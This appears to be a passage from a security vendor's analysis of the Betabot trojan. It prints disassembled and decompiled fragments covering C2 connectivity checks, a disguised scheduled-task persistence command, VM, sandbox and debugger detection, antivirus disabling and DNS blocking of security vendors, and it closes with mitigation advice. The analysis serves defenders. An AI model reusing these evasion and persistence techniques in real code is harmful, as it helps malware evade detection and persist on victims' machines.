


Betabot code injected into a second instance of Explorer.exe

However, in one of the incidents, we observed Betabot injecting itself into a McAfee process called “shtat.exe”:



Shtat.exe's file details indicate that it's a legitimate McAfee antivirus product :



(SHA-1:f384bb7564f26f37a48aadf714fccb5cbffe2dc6)

C2 Communication


Once injected, Betabot will attempt to communicate with its C2 servers. Prior to that, it will check Internet connectivity by sending requests to the following domains (the "check_connectivity" function was renamed by the blog's author):

```
check_connectivity proc near

var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20h
push    esi
push    edi
xor     edi, edi
and     [ebp+var_8], edi
and     [ebp+var_4], edi
mov     [ebp+var_1C], offset aGoogleCom ; "google.com"
mov     [ebp+var_18], offset aWindowsupdateM ; "windowsupdate.microsoft.com"
mov     [ebp+var_14], offset aMicrosoftCom ; "microsoft.com"
mov     [ebp+var_10], offset aUpdateMicrosof ; "update.microsoft.com"
mov     [ebp+var_C], offset byte_3886E5
```

Once Internet connectivity is verified, Betabot will send requests to its C2 servers, as shown below:




The IP address “185.246.153[.]251” serves other malware, such as LokiBot.

http://cybercrime-tracker.net/index.php?search=185.22.152.146

-::DATE	-::URL	-::IP	-::TYPE
15-09-2018	www.gtrnusa.com/bassltd/tobee/PvqDq929BSx_A_D_M1n_a.php	185.22.152.146	Lokibot
15-09-2018	www.gtrnusa.com/bassltd/babyloki/PvqDq929BSx_A_D_M1n_a.php	185.22.152.146	Lokibot
15-09-2018	gtrnusa.com/bazziniltd/nonsoloki/PvqDq929BSx_A_D_M1n_a.php	185.22.152.146	Lokibot
15-09-2018	gtrnusa.com/bazziniltd/julzloki/PvqDq929BSx_A_D_M1n_a.php	185.22.152.146	Lokibot
15-09-2018	klpra.com/baba1010/five/PvqDq929BSx_A_D_M1n_a.php	185.22.152.146	Lokibot
15-09-2018	klpra.com/black/five/PvqDq929BSx_A_D_M1n_a.php	185.22.152.146	Lokibot

Observed Persistence

Betabot utilizes several interesting persistence techniques. However, in the sample we analyzed, it used a classic registry Autorun:



It dropped a renamed copy of the installer in Programdata under the name "*Google Updater 2.0*" and changed the directory's and file's permissions and ownership to prevent them from being removed or tampered with. Once Betabot is executed, it make extensive usage of API hooking to hide the persistence from regedit, Sysinternal's Autoruns and other monitoring tools.

A secondary persistence mechanism that was implemented via Windows Task Scheduler was also observed in some infections:

```
call    sub_341628
push    [ebp+arg_0]
mov     eax, dword_398C2C
push    dword ptr [eax+2D7Fh]
lea     eax, [ebp+var_44C]
push    offset aCreateScOnlogo ; "/CREATE /SC ONLOGON /TN \"Windows Updat"...
push    207h
push    eax
call    sub_3427E7
add     esp, 14h
test    eax, eax
jz      short loc_37776F
push    3Ch
push    0
lea     eax, [ebp+var_3C]
push    eax
call    sub_341628
and     [ebp+var_20], 0
lea     eax, [ebp+var_44C]
mov     [ebp+var_28], eax
lea     eax, [ebp+var_3C]
push    eax
mov     [ebp+var_3C], 3Ch
mov     [ebp+var_38], 540h
mov     [ebp+var_2C], offset aSchtasksExe ; "schtasks.exe"
```

The code above will result in the following scheduled task command:

schtasks.exe' /CREATE /SC ONLOGON /TN 'Windows Update Check - [variable]' /TR 'C:\ProgramData\[path_to_file]

Betabot is Paranoid

Betabot's authors designed the malware to operate in paranoid mode. For example, it can detect security products running on a victim's machine, determine if it's running in a research lab environment and identify and shut down other malware that's on a machine. These self-defense mechanisms are well advertised in hacking forums:

- **Anti-Malware (Botkiller)**
  Complex heuristic-based anti-malware component allows for thorough removal of not only major/common malware used in PPI ventures and more. Suspicious autostart items, files, processes and injected code will be removed/disabled when possible. Special options to target BTC/LTC miners is available.
- **DNS Blocker/Redirector**
  The domain name modifier allows domains to be forced to resolve to any IP provided, or flat out blocked. All popular browsers/desktop applications supported.
- **Live FTP/POP3 grabber**
  Network data interception allows FTP and POP3 logins over non-SSL connections to be intercepted and recorded in real time. Additionally, SSH logins made from PuTTY client are recorded and reported to the server.
- **File Search**
  Ability to search all files on local hard disks for certain terms or files with certain names/extensions. Additionally, directories can be excluded from the search. Files matching search parameters will be uploaded to the C2 server.
- **Proactive Defense Mode**
  Special self-defense mode that can be toggled on and off. When turned on, this will block most known methods of code injection and other malware-related activity to ensure only betabot is in control.
- **General bot defense**
  Using a myriad of different concepts, betabot protects itself from removal/tampering. Areas of protection include process, autostart and file protection. Betabot is highly resistant to code injection, file removal and unhooking.

Let's explore some of these features:

Virtualization detection

Betabot will attempt to determine if it is executed in a virtual environment by querying the registry and looking for the names of virtual machine vendors such as VMware, VirtualBox and Parallels, as well as searching for specific drivers vendor files:

HARDWARE\\DESCRIPTION\\System\\BIOS [SystemManufacturer] - **VMWARE**

HARDWARE\\DESCRIPTION\\System [SystemBiosVersion] - **Virtual Box**

Drivers list: vboxvideo.sys, vboxguest.sys, vmhgfs.sys, prl_boot.sys.

```
sub_341628((int)&v1, 0, 0x104u);
if ( sub_34349A((int)"HARDWARE\\DESCRIPTION\\System\\BIOS", 260, 0x80000002, (int)"SystemManufacturer", (int)&v1)
  && (*(int (__stdcall **)(char *, _DWORD))&byte_39947C[288])(&v1, "vMwAR")
  || (sub_341628((int)&v1, 0, 0x104u),
      sub_34349A((int)"HARDWARE\\DESCRIPTION\\System", 260, 0x80000002, (int)"SystemBiosVersion", (int)&v1))
  && (*(int (__stdcall **)(char *, _DWORD))&byte_39947C[288])(&v1, "vBoX") )
{
  result = 1;
}
else
{
  sub_341628((int)&v2, 0, 0x208u);
  result = 0;
  if ( sub_38247D(236) )
  {
    (*(void (__stdcall **)(char *, _DWORD))&byte_39947C[176])(&v2, L"drivers");
    (*(void (__stdcall **)(char *, _DWORD))&byte_39947C[176])(&v2, L"vboxvideo.sys");
    if ( sub_3818F5() == 1
      || ((*(void (__stdcall **)(char *))&byte_39947C[204])(&v2),
          (*(void (__stdcall **)(_DWORD, _DWORD))&byte_39947C[176])(&v2, L"vboxguest.sys"),
          sub_3818F5() == 1)
      || ((*(void (__stdcall **)(char *))&byte_39947C[204])(&v2),
          (*(void (__stdcall **)(_DWORD, _DWORD))&byte_39947C[176])(&v2, L"vmhgfs.sys"),
          sub_3818F5() == 1)
      || ((*(void (__stdcall **)(_DWORD))&byte_39947C[204])(&v2),
          (*(void (__stdcall **)(_DWORD, _DWORD))&byte_39947C[176])(&v2, L"prl_boot.sys"),
          sub_3818F5() == 1) )
      result = 1;
```


Another trick used to determine if the environment is virtual is to obtain a handle to \\Device\\Harddisk0\\Partition and \\??\\PHYSICALDRIVE0. This is usually done to calculate the size of the hard drive:

```
if ( a1 )
{
  v2 = sub_342B0D(L"\\Device\\Harddisk0\\Partition");
  result = 0;
  if ( sub_342B0D(a1) < (unsigned int)(v2 + 4) )
  {
    if ( !(*(int (__stdcall **)(int, int, int))&byte_39947C[260])(a1, v3, v2)
      || (v4 = sub_342B0D(L"\\??\\PHYSICALDRIVE0"),
          !(*(int (__stdcall **)(int, int, int))&byte_39947C[260])(a1, v5, v4)) )
      result = 1;
  }
}
else
{
  result = 0;
```

Sandbox Detection

Betabot will check for the presence of Wine, which is often an indication of a sandbox environment:


Then it will proceed to search for product IDs of common sandbox vendors in the Windows registry by enumerating “SOFTWARE\Microsoft\Windows NT\CurrentVersion”:



Product IDs of common sandbox vendors (Anubis, CWSandbox, Joe SandBox, GFI, Kaspersky):


76487-640-1457236-23837, 76487-337-8429955-22614, 76487-644-3177037-23510, 76497-640-6308873-23835, 55274-640-2673064-23950, 76487-640-8834005-23195, 76487-640-0716662-23535, 76487-644-8648466-23106, 00426-293-8170032-85146, 76487-341-5883812-22420, 76487-OEM-0027453-63796

In addition, Betabot checks to see if the username matches any of the blacklisted common sandbox usernames, including “sandbox”, “sand box”, “malware”, “maltest” and “test user”.



Additional Sandbox DLL check will look for known DLLs:

SbieDll.dll (Sandboxie), api_log.dll and dir_watch.dll (iDefense Labs):



Anti-debugging


Betabot uses several techniques to ensure that it's not being debugged and to prevent debuggers from attaching to its process, such as:

> Calling ZwQueryInformationProcess / NtQueryInformationProcess with ProcessDebugPort flag (0x07):

```
push    eax
push    7
push    ebx
mov     [ebp+var_8], edi
call    NtQueryInformationProcess
test    eax, eax
jns     short loc_346718
mov     [ebp+var_4], edi
```

Instead of using the obvious IsDebuggerPresent API, Betabot will use the segment register to query the PEB structure (Process Environment Block) by calling "fs:[30h]" and then looking for the BeingDebugged flag (0x02).

Preventing debuggers to attach to the Betabot process by patching NTDLL.DLL's DbgBreakPoint, by replacing the INT3 interrupt instruction (0x0CC) with NOP (0x90):




Detection of antivirus vendors

Betabot will attempt to detect (and in some cases disable or remove) 30 different security products by looking for process names, specific files, folders, registry keys and services. Those products and vendors are:

Ahnlab v3 Lite, ArcaVir, Avast!, AVG, Avira, BitDefender (on minimal configuration), BKAV, BullGuard, Emsisoft Anti-Malware, ESET NOD32 / Smart Security, F-PROT, F-Secure IS, GData IS, Ikarus AV, K7 AntiVirus, Kaspersky AV/IS (older versions only), Lavasoft Adaware AV, MalwareBytes Anti-Malware, McAfee, Microsoft Security Essentials, Norman AntiVirus, Norton AntiVirus (Vista+ only), Outpost Firewall Pro, Panda AV/IS, Panda Cloud AV (free version), PC Tools AntiVirus, Rising AV/IS, Sophos Endpoint AntiVirus, Total Defense, Trend Micro, Vipre,Webroot SecureAnywhere AV, Windows Defender, ZoneAlarm IS


Example of one of the functions that checks for the presence of antivirus vendors.



Example of Betabot's detection of Trend Micro artifacts on an infected host:

```
if ( (unsigned __int8)sub_3503C6() == 1
  || (sub_342B91(259, 4330775, (int)&v7), (unsigned int)sub_342B0D(&v7) < 6)
  || ((*(void (__stdcall **)(char *))&byte_39947C[164])(&v7),
      sub_342C4A((int)L"Trend Micro\\UniClient\\", (int)&v7, -1),
      sub_342B91(-1, (int)&v7, (int)&v11),
      sub_342C4A((int)L"plugins\\plugUpdater.dll", (int)&v7, -1),
      sub_342C4A((int)L"UiFrmwrk\\uiUpdateTray.exe", (int)&v11, -1),
      sub_34B068(L"Trend Micro Titanium", 260) < 6u)
  && sub_34B068(L"Trend Micro Client Framework", 260) < 6u
  || (sub_3822AE(), (unsigned int)sub_342B0D(&v6) < 6)
  || (sub_34352B(-2147483646, L"InstallDir", &v10), (unsigned int)sub_342B0D(&v10) < 6) )
{
  result = 0;
}
else
{
  if ( sub_34B068(L"Trend Micro Client Framework", 260) <= 6u )
  {
    v1 = (int)L"uiSeAgnt.exe";
  }
  else
```

Example of Betabot's detection of IBM's Trusteer artifacts:



Network antivirus checks (DNS blocking)

Betabot will attempt to block DNS requests to the following security vendors to prevent updates and other Web-related features that the products rely on:

```
result = 0;
if ( a1 && a2 )
{
  if ( (v2 = sub_342AFA(a1), v2 > 7)
    && (sub_341F56(".kaspersky.com") > 0
     || sub_341F56(".drweb.com") > 0
     || sub_341F56("symantec.com") > 0
     || sub_341F56(".avast.com") > 0
     || sub_341F56(".avg.com") > 0
     || sub_341F56(".pandasecurity.com") > 0
     || sub_341F56(".nai.com") > 0
     || sub_341F56("trendmicro.com") > 0
     || sub_341F56(".avira.com") > 0
     || sub_341F56(".comodo.com") > 0
     || sub_341F56(".sophos.com") > 0)
    || v2 > 6 && !(*(int (__stdcall **)(int, _DWORD))&byte_398EAC[24])(a2, "kavdumps") )
    result = 1;
```

Eliminating competition (BotKiller)

In addition to it's AVKiller module, Betabot will attempt to detect other bots and malware on the infected host by looking for common malware persistence patterns and other heuristic features. For example, Betabot will enumerate registry autorun keys in to look for suspicious-looking persistence indicators that are common in malware:

Enumerating Autorun keys:

```
loc_35B30D:                             ; CODE XREF: check_competition_persistence+2B6↑j
                lea     edx, [ebp+var_8]
                push    edx
                push    eax
                push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
                push    ecx
                xor     eax, eax
                call    sub_3430F4
                test    eax, eax
                jnz     loc_35B65F
                mov     [ebp+var_14], ebx
```

Checking for script-based fileless malware persistence pattern:

```
loc_35B868:                             ; CODE XREF: check_competition_persistence+7F5↑j
                                        ; check_competition_persistence+7F9↑j
                add     esi, 2AE7h
                push    esi
                lea     eax, [ebp+var_338]
                push    eax
                call    dword ptr byte_398EAC+1Ch
                test    eax, eax
                jz      loc_35BA95
                push    offset aJavascript ; " javascript:"
                lea     edx, [ebp+var_238]
                call    sub_341E9C
                test    eax, eax
                jg      short loc_35B8C0
                push    offset aMshtml  ; "\\mshtml,"
                lea     edx, [ebp+var_238]
                call    sub_341E9C
                test    eax, eax
                jg      short loc_35B8C0
                push    offset aScript  ; "<script>"
                lea     edx, [ebp+var_238]
```

Measures to Prevent Betabot Infections

Here are some best practices to minimize the risk of infection:

1. Avoid clicking links and downloading or opening attachments from unknown senders.

2. Look for misspellings, typos and other suspicious content in emails and attachments and report any abnormalities to IT or information security.

3. Keep your software up-to-date and install Microsoft security patches, especially

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882

4. Consider disabling the Equation Editor feature in Microsoft Office by editing the following registry entries:

> [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}]

"Compatibility Flags"=dword:00000400

